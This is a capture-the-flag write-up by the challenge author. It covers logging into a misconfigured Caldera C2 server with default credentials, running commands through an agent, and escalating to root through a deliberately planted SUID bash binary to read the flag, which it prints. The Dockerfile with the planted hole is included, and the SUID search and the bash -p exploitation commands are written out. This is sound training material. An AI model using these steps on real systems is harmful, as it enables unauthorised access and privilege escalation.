

Title: Have you ever heard of Caldera?

Note: Please don't use automation tools or brute force as it is not needed for this challenge. All you need is research skill

Description:

It is an easy way in. Someone didn't secure their system. I see there are some ongoing operations. I believe this person is performing some sort of red team automation. What can we do with these agents? I notice one of them looks odd. Can you investigate this?

Start at: <https://calderadev.fly.dev/> - No longer available

Docker Link - To be added

Dockerfile - vulnerable agent

```
FROM ubuntu:latest
RUN apt-get update && \
    apt-get install -y curl
RUN useradd -d /home/t1548001/ -m -p manx -s /bin/sh t1548001
RUN echo "t1548001:t1548001" | chpasswd
```

```
WORKDIR /app
```

```
COPY flag.txt /root/
COPY ./setup.sh .
RUN chmod +x /app/setup.sh
```

```
#Set-up somefile
RUN cp /bin/bash .
RUN mv bash somefile
RUN chown root:root somefile
RUN chmod +s somefile
```

```
WORKDIR /home/t1548001
USER t1548001
```


```
ENTRYPOINT ["/bin/bash", "-c", "/app/setup.sh"]
```

```
#ENTRYPOINT ["tail", "-f", "/dev/null"]
```

My Writeup

This is a challenge with a misconfiguration on the Caldera C2 server. If we look at the server configuration section of the Caldera documentation page, there is a default.yml file with a default credentials we can try out.

<https://caldera.readthedocs.io/en/latest/Server-Configuration.html>



The screenshot shows the Caldera documentation page. On the left is a navigation menu with sections like 'Learning the terminology', 'Basic Usage', 'Server Configuration', 'Plugin library', 'Parsers', 'Relationships', 'Requirements', 'Objectives', 'Operation Results', 'Initial Access Attacks', 'Windows Lateral Movement Guide', 'Dynamically-Compiled Payloads', 'Exfiltration', 'Peer-to-Peer Proxy Functionality for Sandcat Agents', 'C2 Communications Tunneling', 'Uninstall CALDERA', 'Troubleshooting', 'Resources', 'PLUGIN DOCUMENTATION', 'Exfiltration Scenarios and Setup', and 'An Example'. The 'Server Configuration' section is expanded, showing sub-items: 'Startup parameters', 'Configuration file', 'Custom configuration files', 'Enabling LDAP login', and 'Setting Custom Login Handlers'. The 'Configuration file' item is selected. On the right, a code block displays the contents of a default.yml file. The file includes various configuration parameters such as 'ability_refresh', 'api_key_blue', 'api_key_red', 'app.contact.dns.domain', 'app.contact.dns.socket', 'app.contact.gist', 'app.contact.html', 'app.contact.http', 'app.contact.tcp', 'app.contact.udp', 'app.contact.websocket', 'objects.planners.default', 'crypt_salt', 'encryption_key', 'exfil_dir', 'host', 'plugins', 'port', 'reports_dir', 'auth.login.handler.module', 'requirements', 'go', 'python', and 'users'. The 'users' section lists three users: 'blue', 'red', and 'admin', all with the password 'admin'.

```
ability_refresh: 60 # Interval at which ability YAML files will refresh from disk
api_key_blue: BLUEADMIN123 # API key which grants access to CALDERA blue
api_key_red: ADMIN123 # API key which grants access to CALDERA red
app.contact.dns.domain: mycaldera.caldera # Domain for the DNS contact server
app.contact.dns.socket: 0.0.0.0:53 # Listen host and port for the DNS contact server
app.contact.gist: API_KEY # API key for the GIST contact
app.contact.html: /weather # Endpoint to use for the HTML contact
app.contact.http: http://0.0.0.0:8888 # Server to connect to for the HTTP contact
app.contact.tcp: 0.0.0.0:7010 # Listen host and port for the TCP contact server
app.contact.udp: 0.0.0.0:7011 # Listen host and port for the UDP contact server
app.contact.websocket: 0.0.0.0:7012 # Listen host and port for the Websocket contact server
objects.planners.default: atomic # Specify which planner should be used by default (works for all)
crypt_salt: REPLACE_WITH_RANDOM_VALUE # Salt for file encryption
encryption_key: ADMIN123 # Encryption key for file encryption
exfil_dir: /tmp # The directory where files exfiltrated through the /file/upload endpoint will be
host: 0.0.0.0 # Host the server will listen on
plugins: # List of plugins to enable
- access
- atomic
- compass
- debrief
- fieldmanual
- gameboard
- manx
- response
- sandcat
- stockpile
- training
port: 8888 # Port the server will listen on
reports_dir: /tmp # The directory where reports are saved on server shutdown
auth.login.handler.module: default # Python import path for auth service Login handler ("default"
requirements: # CALDERA requirements
  go:
    command: go version
    type: installed_program
    version: 1.11
  python:
    attr: version
    module: sys
    type: python_module
    version: 3.7.0
users: # User List for CALDERA blue and CALDERA red
blue:
  blue: admin # Username and password
red:
  admin: admin
  red: admin
```


Therefore, the login credential will be red:admin.

What's next? In the description I give a little hint


Description:

It is an easy way in. Someone didn't secure their system. I see there are some on going operation. I believe this person is performing some sort of red team automation. What can we do with these agents. I notice one of them looks odd. Can you investigate this?

The key word is “operation”. If we look at the operation tab on Caldera’s page we will see an on going operation called “test”.



Here we can “view command” and “view output”. Also, run “Manual Command”. So, we can try to give it some manual command such as: id, pwd, ls. Then view the output



cat the README.txt you will see a 2nd description of the challenge

Output

Exit Code: Nothing to show

Standard Output:

Description 2:

Isn't it this username looks odd?

Standard Error: Nothing to show

The username t1548001 is referring to a “Abuse Elevation Control Mechanism: Setuid and Setgid” from MITRE ATT&CK framework.

Source: <https://attack.mitre.org/techniques/T1548/001/>

That means there is a setuid and setgid issue allows us to exploit the system.

Run command `find / -type -f -perm -u=s 2>/dev/null` suppose to help us get the output we expected but instead we get an error.

Exit Code: Nothing to show

Standard Output:

exit status 1

Standard Error: Nothing to show

So the best way is the redirect the output to a file and see if it works.

Standard Output:

```
/app/somefile
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
```

Standard Error: Nothing to show

Nice! Notice we get a weird file name somefile so if we look at the Dockerfile this is a file with setuid and setgid vulnerability. But how can we exploit it? Refer back to Dockerfile again, basically “somefile” is a /bin/bash file

```
#Set-up somefile
RUN cp /bin/bash .
RUN mv bash somefile
RUN chown root:root somefile
RUN chmod +s somefile
```

With that information we can use the command as privilege user with -p flag and execute command with -exec -c flags.

Source: <https://stackoverflow.com/questions/63689353/suid-binary-privilege-escalation>

Combine together /app/somefile -p -exec -c “cat /root/flag.txt”

Exit Code: Nothing to show

Standard Output:

```
maouCTF{4ut0n0m0u5_4dv3rs4ry_3mul4t10n}
```

Thank you for taking your time to play play try this challenge.
I would love to hear your feedback and opinon.

Standard Error: Nothing to show

Thank you for your time!!!